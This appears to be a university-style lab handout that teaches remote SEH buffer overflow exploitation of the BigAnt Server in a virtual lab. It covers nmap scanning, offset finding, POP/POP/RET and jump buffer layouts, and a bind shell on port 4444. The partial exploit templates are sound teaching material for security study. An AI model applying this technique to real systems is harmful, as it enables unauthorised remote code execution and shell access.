

# Remote SEH Buffer Overflow (Exploitation 102)

---

## Objectives

In today's hands-on labs, you will perform the following:

Part #1 – Preparations

Part #2 – Finding the Running Application (Port Scanning)

Part #3 – Fuzzing the Network Service using SPIKE

Part #4 – Exploit Development (Writing a PoC)

Part #5 – Connecting to the Exploited Box

## Overview

Before we start our penetration test, we need to gather as much information as we can about the target (assume we did that). This lab is going to the next phase of our attack, the port scanning phase. This phase aims to gather information about open ports, running services, services versions, and the operating systems running. The final report of this phase will help us move to the next phase of our attack, so don't forget to prepare a final report of your discovery.

## Requirements:


1. Two machines or virtual machines are needed: KALI and Windows 7 or 10.
2. [BigAnt Application](https://www.exploit-db.com/exploits/10765). <https://www.exploit-db.com/exploits/10765>
3. Exploit template [bigant\\_seh.py](#) will serve as our exploit.

**Note:** *this exploit has been tested on all Windows XP versions, 2000, 2003, 7, and 8, but it's time to test it on Windows 10.*


## Part #1 – Preparations

Let's start by installing the BigAnt Server.

1. Copy the BigAnt files to your Windows virtual machine.
2. Goto the folder that contains the BigAntServer\_Setup.exe and start the installation.
3. If the setup created an icon for the BigAnt server, then double click on it and start the console. If not, just goto **Start** → **All Programs** → **BigAnt Server** → **BigAnt Console**.
4. Then goto **Advanced Settings** → **Server Manager**, as the screenshot below:



5. To make sure that all is working perfectly, press the **Restart All** button.
6. Also, from the Windows machine, click **Start** → **Run**. In the Run box, enter **cmd.exe** (cmd alone is enough) and press the Enter key. In the Command Prompt window, enter the **netstat -p tcp -an** command and press the Enter key. Make sure you get something like the following:



```

C:\Documents and Settings\User1>netstat -p tcp -an

Active Connections


Proto Local Address           Foreign Address         State
TCP   0.0.0.0:135              0.0.0.0:0               LISTENING
TCP   0.0.0.0:445              0.0.0.0:0               LISTENING
TCP   0.0.0.0:3389             0.0.0.0:0               LISTENING
TCP   0.0.0.0:6660             0.0.0.0:0               LISTENING
TCP   0.0.0.0:6661             0.0.0.0:0               LISTENING
TCP   127.0.0.1:1026           0.0.0.0:0               LISTENING
TCP   127.0.0.1:5152           0.0.0.0:0               LISTENING
TCP   192.168.56.101:139       0.0.0.0:0               LISTENING

C:\Documents and Settings\User1>

```

**Note:** Please make sure your Windows firewall is turned off.

7. If everything went as above, then it's time to plugin our Debugger. Start **Immunity Debugger**, and then goto **File** → **Attach**. Select the **AntServer** process and click **Attach** just as the snapshot below:



8. After Immunity finishes loading the AntServer process, click on the run button (the one that looks like the recorders play button), or just goto **Debug** → **Run**. Or using the **F9** shortcut. Make sure that the word **Running** is shown in the taskbar of Immunity below.

## Part1 #2 – Port Scanning for Running Applications

Port Scanning Your Windows Machine with nmap

1. Currently suppose you don't know on what port it is listening. So we want to discover the port that the "BigAnt Server" is running on. From our Linux machine inside the Terminal window, after the # prompt, enter this command (Use your windows IP Address):

```
# nmap -sS -p 1-10000 <windows-ip-address>
```

2. Press enter to start the scan.

3. When the scan completes, check the ports marked as open. Your Windows machine should have a number of open ports.

**Task #1: What are the ports being used by BigAnt Server?**

**Answer:**

---

---

---

**DIY #1:** I assume by now you've figured out what port we will be using for our attack. What is it?

**Answer:**

---

---

---

### Part #3 – Fuzzing (DIY lab; skip to Part #4 for now)

Using the skills you learned from our previous labs (writing SPKIE scripts), write a SPKIE script to fuzz the discovered network application running on the Windows box. We need to find vulnerability in the application in order to try exploiting it.

You could also use any other fuzzing framework, it is not limited to SPIKE!

## Part #4 – Exploit Development (Writing a PoC)

### Exploiting the Application

The vulnerability we are willing to exploit is an SEH remote buffer overflow in the argument passed to the **USV** command of **AntServer.exe**.

### Checking for a Vulnerability

1. Now from your Linux machine adjust the python exploit template below to your needs then run it as following:

```
# python bigant_seh.py
```

**Note:** [bigant\\_seh.py](#) will serve as our exploit.

2. In the Windows machine check if the **AntServer.exe** has crashed after sending a huge number of bytes with the **USV** command. This can be done by adjusting the number used in the template above "**USE\_A\_NUMBER\_HERE**". Let's use **2000**.
3. Unfortunately in this scenario (exploiting BigAnt), you need to go back to Part #1 from step 4 till step 8 every time we do another test.

**Checking the Crash with a Debugger (ImmunityDebugger)**

4. If you made all the previous steps correctly, It's time to test and check if the application crashed.
5. By now after sending the 2000 bytes with the USV command, you should have crashed the **AntServer.exe**. The debugger now must be in the paused state. Can you see the "A"s you sent in the stack pane?

**Task #1: Did the "A"s sent reach the EIP register? Why?**

**Answer:**

---

---

---

---

6. Goto **View** → **SEH Chain**, or press the SEH chain shortcut "**alt+s**".
7. Do you see the "A"s now? And what has it overwritten?

**Checking the Control of EIP**

8. Now press F9 or goto Debug → Run.
9. Check the EIP register again now. Have you manage to control EIP with your "A"s?
10. So by now we know we have a remote SEH buffer overflow.
11. Go back to the Linux machine, we need to adjust our exploit and run it again.

**Note:** By now you must have managed to overwrite the EIP register after passing the exception handler. We saw that with the four "A"s in the EIP register.

**Checking the Offset to EIP**

12. Now that we confirmed EIP is overwritten with 4 "A"s, we need to calculate the offset to those 4 "A"s. We can use the Metasploit's **pattern\_create** to create a pattern with the size of the buffer that triggered the exploit. This can be done as follows:

```
# msf-pattern_create -l 2000
```

13. Now replace the created pattern instead of the buffer number you used before and restart the process.

**Task #2: Check what are the 4 bytes that have written over EIP after passing the exception? Write them down to be used with our next step**

**Answer:**

14. Now we're going to use the Metasploit's **pattern\_offset** to check the offset that is needed to overwrite EIP. This can be done as following:

```
# msf-pattern_offset -q "REPLACE_WITH_4_BYTES_FOUND"
```

**Note:** please adjust the commands `pattern_create` and `pattern_offset` to suite your testing environment, because the location of the `pattern_create` will be different from OS to another.

15. Now use that number for the buffer and adjust your exploit to send the EIP 4 bytes as "B" and the rest of the buffer as "C" for example. (Explanation: we needed 2000 bytes to overflow the application, and the offset was 650 bytes. Then use "A" \* 650, plus "B" \* 4, plus "C" \* 1346 for the rest of the buffer, which is a total of 2000 bytes).

16. Our exploit template will have something like this:

```
buffer = "A" * 650
buffer += "B" * 4
buffer += "C" * 1346
```

17. Restart your testing (don't forget, you need to do steps 4-8 from Part #1).

### Searching for a POP/POP/RET Address

18. Now I assume you managed to crash the application, pass the exception and the EIP register shows the 4 "A"s. Since the current exception handler can't handle this situation, it will need to call the next exception handler in the SEH chain. What we need to do is overwrite that address. We know that it is 4 bytes before our current location.

19. Let's start by adjusting our exploit template to be something like this:

```
buffer = "A" * 646
buffer += "B" * 4
buffer += "C" * 4
buffer += "D" * 1346
```

### Task #3: What will happen here after sending this exploit?

**Answer:**

20. Before we restart the process, we need to find a suitable address that holds the start of a POP, POP, RET instruction sequence. This can be done by going to View → Executable modules, and then double click on a module you think won't be protected with SafeSEH. Let's choose **vbajet32.dll** for our case.



**OPTIONAL:** you can use the Corelan Team's [mona.py](#) script from within Immunity Debugger to check for DLLs compiled with SafeSEH. This can be done by running the command "**!mona seh**" from the Immunity Command line.

21. Now inside the disassemble pane, right click and goto **Find sequence of commands**. Write the code below within the box and press the Find button:

```
POP r32
POP r32
RET
```

22. Copy the memory address found and let's move on. Don't forget to restart the process.

23. This time we will adjust our exploit template so that we overwrite the SHE record with the address of our POP/POP/RET instruction sequence. This can be done in some way like this:

```
buffer = "A" * 646
buffer += "B" * 4
buffer += "Address of POP/POP/RET"
buffer += "C" * 1346
```

24. Before you run the exploit again, within the disassemble pane, right click and goto "go to" → Expression. Enter the memory address we found earlier for our POP/POP/RET and press enter. This will bring you to the memory location holding our POP/POP/RET starting sequence. Press **F2** to add a **break point** for us to use with our debugging process.

25. Now go back to your Linux machine and run the exploit.

26. By now you must have crashed the application and after pressing **F9** you reached the break point (the memory address holding our POP/POP/RET sequence instruction).

### Using the Next SEH Address to do a Jump

27. Now in our exploit template, instead of using "B"s for the Next SEH address, we need to jump over our SEH handler's address. This can be done by using a short JMP instruction. Let us adjust our exploit template to something like the following:

```
buffer = "A" * 646
buffer += "\xeb\x06\x90\x90"
buffer += "Address of POP/POP/RET"
buffer += "C" * 1346
```

28. The string "**\xeb\x06\x90\x90**" is for a JMP 06 instruction, and we added two NOPs to solve padding issues.

29. Now restart the process, add your breakpoint and run the exploit.

30. Make sure the application crashed, then pass the exception handler using F9.

31. This time let's walk through the steps using F7 (next).

32. If everything went as planned you must have by now reached the area where the "C"s are written in the stack. Try inspecting the stack and the "C"s you find there, use either the stack pane or the memory dump pane.

**Task #4: How can we check the number of bytes in our stack space we have after the SEH handler? In other words the size of buffer after the SEH handler.**

**Answer:**

33. After doing some memory inspection using the debugger, we reach a conclusion that the size of the buffer is too small to hold our shellcode. We need to find an alternate solution.

34. One way to solve this problem is by injecting our shellcode in the buffer before the bytes triggering the SEH handler. So what we need here is to find a short jump backwards!

35. Before we add the code to jump backwards, let's add some NOPs. Adjust the exploit to have some NOPs then add the code for jumping backwards. Also, now instead of using "A"s for our buffer, we can change them to "\xCC" to make sure when we jump backwards we reach a software break point. This can be seen in something like the following:

```
buffer = "\xCC" * 646
buffer += "\xeb\x06\x90\x90"
buffer += "Address of POP/POP/RET"
buffer += "\x90" * 10
buffer += "\xe9\x7c\xff\xff"
buffer += "\x90" * 1331
```

36. Now restart the process, add your break point to the beginning of our POP/POP/RET and run the exploit.

37. Make sure the application crashed, and then pass the exception handler using F9.

38. Again we will walk through the steps using F7 (next).

39. If everything went exactly as we have planned, by now you will be in the middle of our "\xCC"s.

40. Excellent. Restart the whole process again.

**DIY #2: What is the offset from the beginning of the buffer to our shellcode?**

**Answer:**

### Adding the Shellcode

41. Since everything is working as we want, it's time to add our shellcode.
42. Use the shellcode found inside the file "shellcode.txt" that was given to you with this lab. Creating a shellcode isn't going to be covered in this lab. It was covered in our previous lab.
43. Now replace the "\xCC" with NOP (\x90), and multiply it with the offset you calculated in challenge #2.
44. After that add the shellcode which is 709 bytes long.
45. Do the proper calculations so that we're still in the range that will overwrite our SEH handler. So our final exploit template will look something like the following:  

```
buffer = "\x90" * "OFFSET SIZE FOUND IN CHALLENGE #2"  
buffer += shellcode  
buffer += "\x90" * (646-len(buffer))  
buffer += "\xeb\x06\x90\x90"  
buffer += "Address of POP/POP/RET"  
buffer += "\x90" * 10  
buffer += "\xe9\x7c\xfc\xff\xff"  
buffer += "\x90" * 1331
```
46. Now restart your work, and check if the program stopped within the debugger or not. Press **F9** and by now you must for the first time see that the debugger's status still shows "**Running**". If it did, then you have something wrong and you need to check it.
47. Proceed to the final step.

## Part #5 – Connecting to the Exploited Box

If your debugger in the previous steps showed that the application is running even after running our exploit, then it's time to run the application without the debugger.

### Connecting to the Windows Box

1. The shellcode used is going to open a TCP socket on port 4444 and bind a cmd.exe shell to it. So let's check that that was successful.

#### Task #1: How can you connect to the target box (the exploited Windows box)?

Answer:

2. By now if you we're able to connect to that port, you are given a cmd.exe shell on the target. If you didn't then check the previous steps and make sure you've done them correctly.

#### Task #2: How can you prove that you are truly on the Windows box?

Answer:

3. If all went successfully, then congrats you have performed your second software exploitation (SEH Buffer Overflow) lab!

#### DIY #3: Now suppose your target is running behind a firewall. Will the approach we did above succeed or not? Why? What must be adjusted?

Answer:

## Part #6 – Reflection

Please reflect on what you have learned from this lab.